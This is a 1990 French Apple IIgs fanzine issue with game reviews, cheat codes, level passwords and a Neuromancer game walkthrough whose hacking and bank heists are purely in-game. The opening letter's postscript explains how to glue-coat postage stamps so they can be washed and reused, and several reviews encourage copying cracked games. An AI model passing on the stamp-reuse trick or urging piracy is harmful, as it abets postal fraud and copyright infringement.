LA PAMME

n°0

Decembre

Dossier
"Les Virus..."

Editorial
"QUELLE Idée?"

Damien CHAINE, Nibble
75b, Rue Lecourbe
75015 PARIS
Tel: 48 56 00 17

Le 1er Decembre 1990

Salut mec !

Voici, La Pomme Illustree, quelques petits details :

1) Le mag est le numero zero, c'est encore une experience.
   - Il y a des defauts de mises en page
   - Il y a des erreurs de debutants (normal).

2) Ce canard ne doit pas etre fait uniquement par le PHoeniX corporation. C'est vous qui le faite, pour une plus grande diversite de Sa Majestee. Pour le prochain numero, je cherche des journalistes, des suppositions, des conseils...

3) Le truc (veuillez comprendre amis terriens et amies terriennes, La Pomme Illustree) est gratuit, et si vous desirez des photocopies des de probleme, la distribution c'est vous (ZZcopy et Photonix deviennent nazes!)

DANS L'AVENIR

Le Journal n'attend que vos remarques, et surtout un avenir rose. Loin des partisans megalo-dingo-nazo-aphilo-pseudoscientifico frustres (brin personnel, ne portez pas trop d'interets).

Le PHoeniX, a d'autres projets , qui vous plairont (I hope so.)

DETAIL:

Ce journal est correctement naze (comme moi, l'ami). Mais il faut savoir qu'il a ete fait en 2 semaines a trois !

Voila je n'ai plus rien a dire mise a part bonne lecture ...

PEACE, NIBBLE from the PHoeniX corporation !

Post Scriptum : Une methode simple de distribution et peu couteuse pour nous. Pour reussir cette tache utilisez de la colle UHU.

Pour envoyer : vous collez les timbres avec de la colle UHU, puis vous recouvrez les timbres de cette meme colle. N'hesitez pas a bien recouvrir de colle, sinon c'est foutu.

Pour recupere les timbres : Vous les trempez dans de l'eau chaude, en y passant le doigt sur le timbre pour enlever l'obliteration.

" QUELLE IDEE ? "

He quelle Idee mec de faire un mag? alors la je reponds. "C'est le 1er journal independant du GS et tu te dis:"Argh Ils sont megalo-ego-mado-completo ces PHoeniX !"Mouais,bof... en fait on s'est dit "Allez on va se faire une p'tite frayeur, on se scratch ou on reussi ! ". M'enfin on fait ca avec serieux (quoique ?).

Et puis le GS est plus sympa avec son p'tit mag..y'a des anims, y'a des copieurs, y'a Rtel (?),et maintenant **LA POMME illustree** (Qui a dit pour combien de temps?) Cause, nous on est pas tres bosseur (eh c'est les profs qui me le disent!). **C**ause la vie courte (comme dirait mon grand pere **C**arpe Diem ...)

Mais attention! c'est le n.1, c'est inconnu (comme nous) pas encore Clean, les premiers Pas. le n.2 est envisage mais il serait plus, cool, si t'y participes, apportes nous ton support.

LA POMME illustree est entierement gratuit (s. un cretin capitaliste de 2frs te le vends . Irradie-le), par contre si t'as un reencreur, une photocopieuse, des Lucky Strike et puis pourquoi pas, si t'as l'ame d'un mecene (Oh grand mot) c'est pas de refus (comme dirait ma grand-mere les temps sont durs !!)

Dans ce numero tu trouveras un dossier sur les virus expliquant clairement les virus et leurs consequences et surtout le mega article de Bandit II tout sur les 'anti-virus', les articles habituels sur les nouveautes (*Play it again?*) , les solutions de jeux (*Game Over*). Je te laisse decouvrir...

M'enfin va voir, genre, a la fin de ca (?), y'a des trucs complementaires sur ca (?). Et puis si *La Pomme illustree* te fais Ch..., sache que ca allume tres bien les cigarettes,(la voiture du prof de maths , je n'ai pas encore essaye).

La Pomme illustree est editee par The PHoeniX corporation, (festuring by alphabetic order Bandit II, Ferox, Nibble, Perfect Bugs), Mais en ce qui concerne le journal, c'est moi (Nibble), qui m'occupe de la Pomme ..

Voila c'est tout pour aujourd'hui ! **Nibble from PHoeniX**

REDACTION
Ferox, Perfect Bugs
BanditII, Nibble

COUVERTURE
Alan Davis

REDACTEUR EN CHEF
Nibble

DIFFUSION
PHoeniX corp.
TDGD, et vous

ILLUSTRATIONS
Carali, Alan Davis,
PHoeniX corp.

PUBLICITE
PHoeniX corp.

IMPRESSION
PHoeniX corp., Criss,
Fisher, Bozo


CAPITAL
IIgs,Image Writter
1,2 Mo, 816/Paint
Multiscribe,
Lucky Strike,
Get-Vodka.


SIEGE SOCIAL
Minitel,Rtel,36.15
Pal:PHOENIX CORP.

PLAY IT AGAIN ?

Par ici, Vous allez tout savoir sur les meilleurs softs, les nouveaux softs a voir et a avoir . Avec pour le meme prix des commentaires d'ammes faites par nos Dieux terrestre.
Allez va j'ferme ma geule

Par Nibble





BLOCK OUT

Dans le genre : Jeu de Reflexion Strategique totalement intellectuel, Block Out et a mon avis le meilleur jeu.

Je vais tacher de vous faire un rapide resume du jeu.
La doc nous apporte peu de details sur l'origine du jeu, Domage. Ceci dit cette doc nous prouve que la version GS et plus reussi que les autres versions (Jubilations GSiennes).Mais venons en au jeu... Grossomodo, c'est un Tetris 3-D (avec bien sur rotation des pieces ou briques difformes).
Voila pour ce qui est du style.
Maintenant je dis le jeu est une souplesse mega-cool : tout est parametrable, la profondeur, la largeur, la longueur du Puit, la vitesse de rotation, et pleins d'autres choses...
Block Out est fait par California Dreams, boite qui a fait Tunnels of Armageddon...
Voila c'est tout pour cette excellent jeu, empruntez-le ou copi...-le.. ca fait une disquette (si peu).

BLOCK OUT : 🍏🍏🍏🍏🍏

(Autre chose: le crack du Phoenix est plus clean, mais eu fait ! c'est pas un crack!!)

TUNNELS OF ARMAGEDDON


Ancien me direz-vous, peu importe, c'est beau, et ca peut faire partie des classiques.

Si vous ne connaissez pas encore ce fantastique jeu, je vous plaint. Vous etes a bord de votre vaisseau spacial (naturellement), tres beau graphisme, une musique de fond completement galectique s'ajoute a ce decor. Lorsque vous commencez votre premiere partie, vous etes loin mais tres loin d'imaginer la qualite d'animation:
Vous avancez dans un tunnel, a une vitesse folle, sous le fond sonore de votre vaisseau avec plusieurs variante, comme lorsque vous touchez les rampart, le sol, 'le plafond', lorsque vous tirez...

Les effets sraphique diaboliquement diaboliques, viennent de l'utilisation magique du mode fill (le mode fill permet de faire une belle anime graphique sans trop se faire chier. (C'est autre chose pour Modulae).
Une disquette. Deplombe et fix par le Fuck. Le fix vous y accedez en molestant Control-Pomme- Escape.

ce programme vient de chez California Dreams, encore ces Dieux...

IMMORTALS : 🍏🍏🍏🍏🍏



CALIFORNIA DEMO

Je sais tout'l'monde connait (Quoique). California Demo c'est quoi ?
-Eh ben mon p'tit gars c'est une anime du GSA (GS Alliance, ou la Bande a Z ou de Z).Mechament on pourra dire que c'est une grosse anime de Cracking. Mais bon en fait il y a une super digit (de plusieurs morceaux Californiens) qui fait plaisir (et Ils le savent !), puis on arrive a l'anime, elle-meme, elle souple : Message, damier mouvant, melodie, et puis un truc qui rebondit... ouais sympa.
Options Cachees Car y'en a :
Pomme-pendant la digit, ca devient speedydant mec...
Pomme-Shit-Control pendant la digit, c'est Gs-News, les news vus de Suisse. Il y en a un qui a dit: "Tiens ! elle a un probleme leur synchro..."
Shit ou Shit+une touche pendant l'anim, un petit diable assez hideux apparait. Il y en a un autre qui a dis :"C'est ca leur anime cachee... Ben heureusement qu'elle est cachee ! "

CALIFORNIA : ☺☺☺☺☺

SPY UTILITIES

Si on doit avoir Modulae, California Demo... On doit aussi avoir Spy Utilities. C'est le disque contenant autant d'utilitaires pratiques et de bonne qualitees je ne vais pas passer du cirage sur le Spy Network, il y a aussi des utilitaires de Glen Bredon (Prosel, Cat dotor...), il y a les deux grands Anti-Virus. Chaque fois qu'il y a une nouvelle version d'un utilitaire... hop! un nouveau Spy Utilities. Bref il faut l'avoir.
Le petit nouveau de Spy Utilities est Spy Format Expert, un Formateur pas comme les autres...


SPY UTILITIES : ☺☺☺☺☺

MINIPRIX

C'est quoi t'est-ce que c'est que miniprix ? Eh ben c'est comme un grand prix circuit mais en moins grand... (tout simplement).
C'est fait par Pad du Free Tools Association (FTA pour les begues).

D'abord pour commencer c'est pas fini, Miniprix en est a sa version 0.20 et il marche tres bien.
Ceci dit il ne faut pas s'attendre a une Course de Formule 1 en pleinne folie meurtiere, ni a des movings fous (cf: Space Harrier).
Mais a un jeu symphatique comme on en voit un peu partout a paraitre de nos groupes preferes.
A noter que Pad en reste pas la, il prevoit pour les prochaines versions: les arrets aux stand et tout le bordel....

MINIPRIX : ☺☺☺☺☺




SPACE CLUSTER

Voici un petit jeu qui etait sorti au moment de l'Apple Expo 1990.
Attention je le precise tout de suite space cluster n'est pas un remake de Stargate ou de Defender, mais de Galaxian... marrant. A avoir pour les passionnes du Shoot Them Up.
Ah j'oubliais si vous ne connaissez pas galaxian... Eh ben c'est Le Shot Them Up de l'Apple II au debut des annees 80 (maintenant ne me dites pas que vous ne savez pas ce que veux dire shoot them up !).

SPACE CLUSTER : ☺☺☺☺☺

ADDRESSES

California Dreams
780 Montague Expwy. #403
San Jose, CA 95131 U.S.A



RASTAN

hehe, encore une rectification du boot par le GS Alliance...
Il arrive de copier un soft pour la signature du boot, d'autre fois pour la qualite du soft (ca arrive!).Mais la, l'anime du boot et le soft sont clean.
-Que demander de plus?
-Gagner!
-C'est presque fait avec un fix au boot.
Serieux ! c'est un tres bo jeu d'arcade, avec vous, le hero (qui perd facilement meme avec le fix). Sinon il est vrai que le but du jeu est leger, leger. Cause c'est un RAMBO, CONAN le barband. (Moi je suis le gentil qui veut tuer les mechants).

Deux disquettes et ca sort des usines Taito, les memes mecs qui ont fait Akarnoid.

RASTAN : ☺☺☺☺☺
(Achetez-le...)

THE IMMORTALS

Mordamir, magicien prisonnier par un mechant dragon gardien d'une fontaine de jouvence.
Et puis toi, o guerrier, tu doit aller le delivrer... (pour le fun).
Apres cette description sommaire, vous avez deja quelques details supplementaires sur ce jeu qui en faite un Jeu Role-Action, avec huits niveau, le huitieme etant la scene avec le dragon.
Au niveau de la qualite du jeu, elle est excellente, je m'explique.

- Scenario de qualite
- Graphisme excellent
- Animation tres clean
- Musique d'ambiance correct
- Que dire d'autre ? c'est tres bien

Voici une bidouille de Ferox pour passer tous les niveaux :

Passer sous moniteur, par le control-panel a n'importe quel moment, et tapez :
3/C80B:80 1C
'control-Y' pour revenir puis Quit.
Avec cette bidouille vous pouvez entrer le certificate que vous voulez, ce preference du type : FFFFFnFFFFFFF , avec n = level-1.


IMMORTALS : ☺☺☺☺☺

PIPE DREAMS

Quand on prononce Pipe Dream, a la maniere du pauv' francais, on obtient une etrange reaction dans l'assemblee, comme des questions, du genre :" Tiens c'est un remake de Wet Dreams ?",(Je laisse les esprits prendre leurs aises et le reste aussi...).Eh ben en faite non, meme plus. Pipe Dream ou Reve de Pipes est un tres joli jeu pour les tres jolies enfants que nous sommes (c'est bo c'que j'ecris).
Il s'agit de constructruire une tuyauterie, afin qu'un liquide vert puisse y circuler. Esthetiquement : Tu as une sorte de damier ou tu places ton tuyau ("je ne fais pas de remarque") que tu peux selectionner (Ca deviens scabreux!). Plus longtemps l'ecoulement du liquide sera, plus ton score grand sera...
A part ca j'ai choppe un message du Spy Network en Rub Rtel: qui devolait les jolies mots de pass :

Niveau 5 : HAHA
Niveau 9 : GRIN
Niveau 13 : REAP
Niveau 17 : SEED
Niveau 21 : GROW
Niveau 25 : TALL
Niveau 29 : YALI

PIPE DREAM: ☺☺☹☹☹
(petite appreciation, n'est-il pas ? alors pourquoi PIPE D. est dans cette article, je repondrai pour equilibrer...ou pour signaler qu'il est deconseille)



MODULAE

Quand les Bugs parfaits (Perfect Bugs) a vu ce truc, il m'a dit "Alors la je ne comprends pas comment c'est bo !".Il y a des mecs d'amiga qui ont dis "L'anime a faire baver des mecs sur Amiga".Serieux. C'est bo Anime 3-D, vectors balls ... m'enfin je n'en dis pas plus car je sais que vous allez le copier legalement...
Option Cachee:
Alors la le FTA vous fait une p'tite geterie: c'est l'appareil de reproduction chez l'homme en vectors balls.

MODULAE : ☺☺☺☺☺

GAME OVER

C'est l'article des amateurs maladroits du Joystick, bref des familiers du Game Over anime par **Perfect Bugs**
Notre bug parfait nous donne la solution de Neuromancer....

Et zou, c'est reparti pour un tour. D'après les échos divers que j'ai eu concernant ce soft, peu de gens semblent avoir eu le courage d'aller jusqu'au bout (Et pourtant, c'est vraiment un soft génial). Donc, et surtout parce que le temps me manque pour résoudre un autre soft (c'est la terrible angoisse des dead-line pour les mags de toutes sortes), voici tous les renseignements que moi et Bandit II avons collecté sur ce logiciel, plus quelques éléments qui apparaissent que dans le livre de William Gibson mais qui sont eclipsés dans le jeu (pour une plus grande jouabilité, le roman d'origine étant franchement difficilement directement adaptable).

Au début du jeu, vous vous réveillez dans un bar, avec un gars à la mine patibulaire qui vous demande de payer quelques crédits. Connectez vous au PAX (Touche P), choisissez 'Bank Access' et débitez 1500 crédits. Puis sans quitter le PAX, choisissez le réseau d'utilisateur et envoyer un message à ARMITAGE, message dont le texte peut-être quelconque, mais doit contenir les mots 'BAMA ID 056306118'. Ceci permettra à Armitage de virer sur votre compte environ dix mille crédits (Attention, l'effet n'est pas immédiat, il lui faut le temps de se connecter). Puis payez le barman. Dans le livre, ce réveil dans le bar constitue le préiude à une description très sinistre de l'univers dans lequel évoluent les personnages, permettant ainsi de camper les différents protagonistes (lesquels sont d'ailleurs tous complètement cinglés).

Quittez le bar, et rendez vous chez Shin (Droite,D,B,D). Celui ci veut à tout prix vous rendre votre console. Répondez 'I haven't got the money right now...' et il vous le donnera gratuitement. Puis allez au Gentleman Loser (B,B,G). La bonne femme vous dit qu'elle a quelque chose pour vous: Répondez 'Whatevez it is, I hope...' puis 'You must be talking about the CHIP' (N'oubliez pas de l'implanter !).

Puis demandez le 'GUEST PASS'. Connectez vous sur le réseau en utilisant votre console (UXB) et le logiciel de communication 'Comlink 1.0'. Tapez comme code d'accès 'CHEAPO' et comme mot de passe 'GUEST'. Payez la facture de l'hotel, commandez du caviar, repayez, puis déconnecter vous. Dans le roman, Armitage a un role beaucoup plus important (en fait, dans le jeu, il se fait arrêeter après avoir viré l'argent sur votre compte), puisque c'est lui qui soigne le héros (dont le nom est Case) en échange de ses talents de Cowboy (Terme employé pour désigner les nouveaux crackers qui agissent dans la matrice). Mais ne rêvez pas : Alors que Case commence directement avec un CyberSpace Seven (la plus puissante console du marché) et tout le matériel qu'il veut à sa disposition, vous ne commencez qu'en bas de l'échelle.

La première chose à faire est de se procurer au plus vite une console et un logiciel vous permettant d'accéder à la matrice. Allez dans l'hotel, récupérez le caviar, puis allez voir Crazy Edo (D,D,D,B à partir de la chambre de l'hotel). En échange du caviar, il vous donnera le logiciel 'Comlink 2.0'. Revenez à l'hotel, puis connectez vous dans l'ordre aux bases de données suivantes (N'oubliez pas d'effacer les versions antérieures du Comlink au fur et à mesure des remise à niveau) :

Link	Pass	Logiciels à prendre
CHAOS	MAINLINE	Comlink 3.0
SOFTEN	PERMAFROST	Comlink 4.0 et Sequencer 1.0
EASTSEABOD	LONGISLAND	Comlink 5.0
YAKUZA	YAK	Comlink 6.0, BlowTorch 1.0 et Decoder 1.0

A ce niveau, vous avez un logiciel qui vous permet d'accéder au Cyberspace, mais pas de console. Cependant, il est conseillé de passer directement de l'UXB au Ninja 5000 ou au CyberSpace Seven, lesquels ont des capacités

équivalentes. Mais pour avoir l'argent nécessaire, voici les étapes à suivre : Se connecter sur Hosaka (Voir la liste des codes à la fin), vendre le Comlink 6.0 (Upload Software), et s'inscrire sur la liste des employés. Ainsi, vous pourrez accéder à la zone industrielle (en disant que vous travaillez pour Hosaka), aller dans les bureaux où on vous versera (une seule fois par semaine) environ dix mille crédits. Connectez vous à la banque de Zurich (BOZOBANK), et, une fois sur la page de présentation, utilisez le Sequencer (Car cette base de données n'a pas de mot de passe). Une fois dans le système,ouvrez vous un compte (il faut avoir au moins mille crédits sur soi), et notez le numéro qui vous est attribué (qui doit normalement être 646328356481). Puis connectez vous sur la banque GemeinSchaft, et choisissez 'Funds Transfer'. Le système demande alors le numéro de compte d'origine, lequel est 712345450134, puis le link code pour la banque de destination (en l'occurence BOZOBANK) et enfin le compte bénéficiaire, c'est à dire le votre. Vous pouvez virez jusqu'à 40 000 crédits. Reconnectez vous sur la banque de Zurich et transférez l'argent sur votre carte de crédit, puis retransférez le sur la banque du PAX. Et voici un détournement de fonds bien mené. A cette étape du jeu, vous devez donc avoir environ 50 000 crédits (en comptant votre faux salaire). Vous pouvez encore gagner de l'argent en vous procurant le logiciel BattleChess 2.0 et en vous inscrivant au tournoi d'échec du Worlchess. Ah, une petite chose: En allant dans la zone industrielle, vous passez devant un LawBot, qui vous arretera. Une fois dans la cour de justice, inutile de payer l'avocat, vous serez de toute façon déclaré coupable et devrez payer une amende de 500 crédits. Allez à Asano Computing, et dites 'Why does Crazy Edo call you a pig ?', puis insultez Edo. Asano vous fera alors une remise substantielle sur le matériel (Achetez un Ninja 5000 plutot qu'un CyberSpace Seven, car il coute moins cher). Tout ce détournement de fonds n'apparait pas dans le livre.

Pour obtenir le code du compte d'où vous tirez l'argent, il faut pouvoir rencontrer Lupus, leader des Panthers Moderns, et donc passer outre le barrage qu'oppose Larry Moe. Un seul moyen, le faire arreter, donc craquer le système de police pour pouvoir accéder au plus haut niveau d'accès et modifier les avis de recherche (Larry Moe BAMA ID:062788138). Dans le livre, Lupus aide Case et Molly (une dangereuse Solo, terme utilisé pour désigner les mercenaires et assassins de tout poils travaillant pour les corporations) à se procurer le Construct de Dixie Flat-Line dans la pyramide de Sense Net (Un Construct est une mémoire de personnalité cablée. Pour l'obtenir, Case dut pénétrer dans le Système informatique de Senso et neutraliser les défenses pendant que Molly allait chercher la ROM dans les coffres). Une fois en présence de Lupus, vous devez lui demander un 'Security Pass', qui vous permettra justement d'entrer dans Sense Net et de demander le construct de Dixie (Code :0467839).

Mais comment craquer les systèmes, me direz vous ? C'est relativement simple : D'abord, procurez vous aupres de Finn (Metro Holographix) les chips Debug et IceBreaking (Implantez les !!!). Puis connectez vous normalement (sans passer par le CyberSpace) sur toutes les bases de données possibles offrant des programmes d'attaque (Voir liste à la fin). Lorsque vous aurez tout ce qu'il est possible d'avoir sans craquer aucune banque, inspirez un grand coup et lancez vous. Connectez vous sur la Matrice, choisissez une base de données et faites sauter l'ice (protections logicielles) en utilisant dans l'ordre (si vous les avez à votre disposition) un Jammies, puis un Slow, un virus (ThunderHead, Acid, Python ou autre), et enfin divers ICE Breakers (style Drill, BlowTorch, etc...) en sachant qu'un programme donné aura de moins en moins d'effet sur une même ICE. Bien entendu, évitez les bases de données avec une IA. Et progressez toujours dans l'ordre de puissance des bases,de façon à vous procurer des logiciels de plus en plus puissants. Dans la matrice, vous vous repérez à l'aide des coordonnées, ces coordonnées contenant un chiffre pouvant

varier de 0 à 7, les plus puissantes bases de données étant dans la zone 7. Pour accéder à une zone donnée, vous devez directement vous connecter au jack d'une base appartenant à cette zone (ie Cheap Hotel pour la zone 0, Gentleman Loser pour la zone 1, etc...) jusqu'au moment où vous pourrez vous procurez le logiciel Easy Rider 1.0 qui vous permet, une fois activé dans le CyberSpace, de vous déplacer où vous voulez.

Pour vaincre les IA, il faut se procurer certains Chips. Certains s'achetent directement chez Julius Deane (Phenomenology et Philosophy), d'autres auprès des membres du Matrix Restaurant (Logic), et les derniers (Zen et Sophistry) dans la secte du jeu de Pong, en échange d'un joystick que l'on trouve chez Finn. On en trouve aussi un auprès de Lupus (Evasion). Tous les chips peuvent être remis à niveau à certains endroits, ou augmentent tout seuls de niveaux quand vous craquez des bases ou éliminez des IA. Le chip Zen doit être augmenté dans le Matrix Restaurant. Il vous permet, face à une IA, de remontez vos points de vie (deux fois pour un Zen niveau 2). Pour éliminer une IA, vous devez utiliser quatre fois le chip correspondant à la faiblesse de l'IA (Découverte grâce au Chip Psychoanalysis), puis une ou deux fois les autres chips. En cours de route, vous devrez aussi normalement utiliser au moins une fois Zen. Une fois que l'IA est éliminé, tous vos chips 'Spécial IA' augmentent d'un niveau, vous permettant ainsi d'affronter l'IA suivante (Voir la liste des IA). La seule exception se situant juste après l'IA de la NASA. Arrivé à ce niveau, vous devez mettre vos Chips à niveau directement auprès de Turing, dont il faut donc craquer la base.

Si vous lisez la correspondance des IA, vous découvrirez qu'il y a deux puissances en conflit dans la Matrice : Celle de Neuromancer, apparemment déjà bien installé et veut faire perdurer, tout au moins en apparence, la situation, et celle de Greystoke, qui veut éliminer tous les cowboys, d'où un grand conflit d'intérêt.

Dans le livre, en fait Neuromancer n'a pratiquement aucune influence sur la Matrice en dehors de sa base de donnée, au contraire de Wintermute. En effet Wintermute et Neuromancer constituent les deux facettes d'une même entité, mais alors que Neuromancer veut garder son indépendance, Wintermute cherche à fusionner avec son autre personnalité. C'est pourquoi il engage Case afin de réduire à néant les défenses de Neuromancer, lequel ne manque néammoins pas de ressources.

Bien, revenons au jeu. Maintenant, l'essentiel du jeu constitue à craquer les bonnes bases au bon moment. Vous trouverez l'Easy Rider 1.0 dans la base de Screaming Fist, à laquelle on accède physiquement à partir d'une des banques (pas la GemeinSchaft) de Zone Libre (Free Zone). A partir de là, il n'y a quasiment plus aucun problème. On peut terminer le jeu de la manière suivante : Après avoir éliminé WinterMute, il ne reste plus que trois IA dans la matrice : Neuromancer, Phantom (une IA inconnue de Turing !) et Greystoke. On commence d'abord par Phantom, que l'on peut passer sans combattre (en utilisant le BattleChess 4.0). Il ne reste plus qu'à télécharger le Hemlock, . allez vaincre Greystoke, télécharger le Kuang Eleven et enfin allez combattre Neuromancer. Et là, une grosse surprise vous attend : Tout d'abord, vous apprenez que vous avez été manipulé tout le temps par Neuromancer, lequel par votre intermédiaire a ainsi fait disparaitre toutes les IA de la Matrice. Vous vous retrouvez alors sur une île (fictive !), avec vos points de vie qui descendent à toute vitesse. Utilisez alors tous les chips 'Spécial IA' et vous vous retrouverez face à face avec votre ennemi. Un petit coup de Kuang Eleven pour faire tomber ses défenses, puis utilisez les chips de la même manière que d'habitude. Et normalement, vous devez l'avoir (N'utilisez le Zen que lorsque votre niveau de vie est dans le rouge !).

Une dernière chose : Il est possible de terminer le jeu avec un Ninja 5000, mais si vous voulez vraiment bien faire les choses, vous pouvez vous procurez un prototype de console appelé CyberEyes.

ANTI-SECHE

Tu as cours d'anglais ou d'histoire ? Tu sais que tu te fais profondement chier en cours... **(Normal)** N'oublie pas de mettre dans ton petit cartable **La POMME *illustree*** l'anti-seche !!

pour plus de details : article Erratums

Pour ce faire, craquez Maas Biolab, déconnectez les défenses, allez chez Julius Deane, demandez des renseignements à propos de 'Hardware' et achetez un masque à gaz. Mettez le et entrez dans les labos de Maas. Vous pourrez alors vous faire implantez le CyberEyes. D'autre part, au cours du jeu, en craquant la banque de Berne, vous aurez la possibilité de vous procurez 500 000 crédits, ce qui renflouera vos finances normalement bien basses à ce moment.

Bien, maintenant, la liste des codes (si les logiciels n'apparaissent pas dans la liste de programmes disponibles, cela signifie que vous n'avez pas un statut suffisament élevé: Il est alors nécessaire de passer par la Matrice) :

Coord.	Nom	Link	Pass	Logiciels	IA
1-352-64	Sea	SOFTEN	PERMAFROST	ThunderHead 2.0 Comlink 4.0 Sequencer 1.0	
1-288-112	Police	KEISATSU	WARRANTS SUPERTAC		
0-224-112	Panther Moderns	CHAOS	MAINLINE	BlowTorch 3.0 Decoder 2.0 Cyberspace 1.0 ThunderHead 1.0 Comlink 3.0	
1-352-112	Matrix	FREEMATRIX	CFM	Blammo 1.0	Sapphire
1-416-64	Gentleman	LOSER	WILSON LOSER	Slow 1.0 Injector 1.0 Drill 1.0 BlowTorch 1.0 Hammer 1.0 Probe 3.0	
2-32-192	Hitachi	HITACHIBIO	GENESPLICE BIOTECH		
0-112-112	Cheap Hotel	CHEAPO	GUEST COCKROACH		
0-160-80	WorldChess	WORLDCHESS	NOVICE MEMBER	BattleChess .0	Morphy
0-16-112	Asano	ASANOCOMP	CUSTOMER VENDORS		
1-320-32	Université	BRAINSTORM	PERILOUS	Decoder 1.0 DoorStop 1.0 Jammies 1.0 Probe 4.0 Comlink 4.0	

Voilà, normalement, je n'ai rien oublié. Si vous avez un problème, RTEL BAL PHOENIX CORP.

Conseils de lecture : Neuromancien, Comte Zéro, Mona Lisa s'éclate, tous trois de Willial Gibson.

Bien le bonjour à tous les fans de Cyberpunk !!!

Perfect Bugs from The PHoeniX Corp.

Vous-voulez un numero de La Pomme Illustree, pas de probleme vous nous contactez, courrier ou minitel, puis on vous envois une photocopie du numero.... Okay ?

0-96-32 Chrome	Psycho	PSYCHO	NEW MO BABYLON	ThunderHead .0
1-448-32	Nasa	VOYAGER	APOLLO	Probe 1.0 Hal Decoder 4.0 BlowTorch 4.0 Python 2.0
2-144-160	Hosaka	HOSAKACORP	BIOSOFT FUNGEKI	Concrete 1.0 Injector 2.0 Mimic 2.0 Hammer 4.0 Slow 2.0 Comlink 5.0
1-272-64	Impot	IRS	TAXINFO AUDIT	Jammies 1.0 Hammer 2.0 Mimic 1.0
1-384-32	Eastern Sea Bod	EASTSEABOD	LONGISLAND	Comlink 5.0 ThunderHead 2.0
5-304-320	Bank	BANKGEMEIN	EINTRITT VERBOTEN	
1-480-80	Tozoku	YAKUZA	YAK	Decoder 1.0 Comlink 5.0 Drill 2.0 BlowTorch 3.0 BlowTorch 1.0 Acid 1.0
2-208-208	Musabori	MUSABORIND	SUBARU	Kuang Eleven Greystoke
